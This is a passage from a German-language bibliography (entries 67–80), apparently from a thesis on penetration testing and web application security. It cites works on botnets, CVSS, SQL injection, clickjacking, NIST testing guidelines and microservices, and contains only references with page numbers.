- [67] Mitarbeiter von Symantec. *Was ist ein Botnet?* 2017. URL: <https://de.norton.com/internetsecurity-malware-what-is-a-botnet.html> (siehe S. 11).
- [68] Techopedia. *National Security Agency (NSA)*. 2014. URL: <https://www.techopedia.com/definition/15146/national-security-agency-nsa> (siehe S. 10).
- [69] Techopedia. *Script Kiddie*. 2011. URL: <https://www.techopedia.com/definition/4090/script-kiddie> (siehe S. 10).
- [70] TechTarget. *CVSS (Common Vulnerability Scoring System)*. 2016. URL: <https://searchsecurity.techtarget.com/definition/CVSS-Common-Vulnerability-Scoring-System> (siehe S. 34).
- [71] James S Tiller. *The ethical hack: a framework for business value penetration testing*. CRC Press, 2004 (siehe S. 38).
- [72] Tutorialspoint. *Testing Broken Authentication*. 2015. URL: https://www.tutorialspoint.com/security_testing/testing_broken_authentication.htm (siehe S. 57).
- [73] Veracode. *Sql Injection Cheat Sheet and Tutorial*. 2016. URL: <https://www.veracode.com/security/sql-injection> (siehe S. 19).
- [74] John Wack, Miles Tracy und Murugiah Souppaya. *Guideline on Network Security Testing (NIST Special Publication 800-42)*. 2003 (siehe S. 37).

- [75] *Was ist Clickjacking?* 2013. URL: <https://technik.blogbasis.net/was-ist-clickjacking-06-04-2013> (siehe S. 31, 32).
- [76] Tom Wheeler. *Offene Systeme: ein grundlegendes Handbuch für das praktische DV-Management*. Springer-Verlag, 2013 (siehe S. 4).
- [77] Andrew Whitaker und Daniel P Newman. *Penetration testing and network defense*. Cisco Press, 2005 (siehe S. 39).
- [78] Andy Wilkinson. *Spring REST Docs*. 2018. URL: <https://docs.spring.io/spring-restdocs/docs/2.0.2.RELEASE/reference/html5/> (siehe S. 14).
- [79] Eberhard Wolff. *Microservices: flexible software architecture*. Addison-Wesley Professional, 2016 (siehe S. 13).
- [80] John Yeo. „Using penetration testing to enhance your company’s security“. *Computer Fraud & Security* 2013.4 (2013) (siehe S. 37).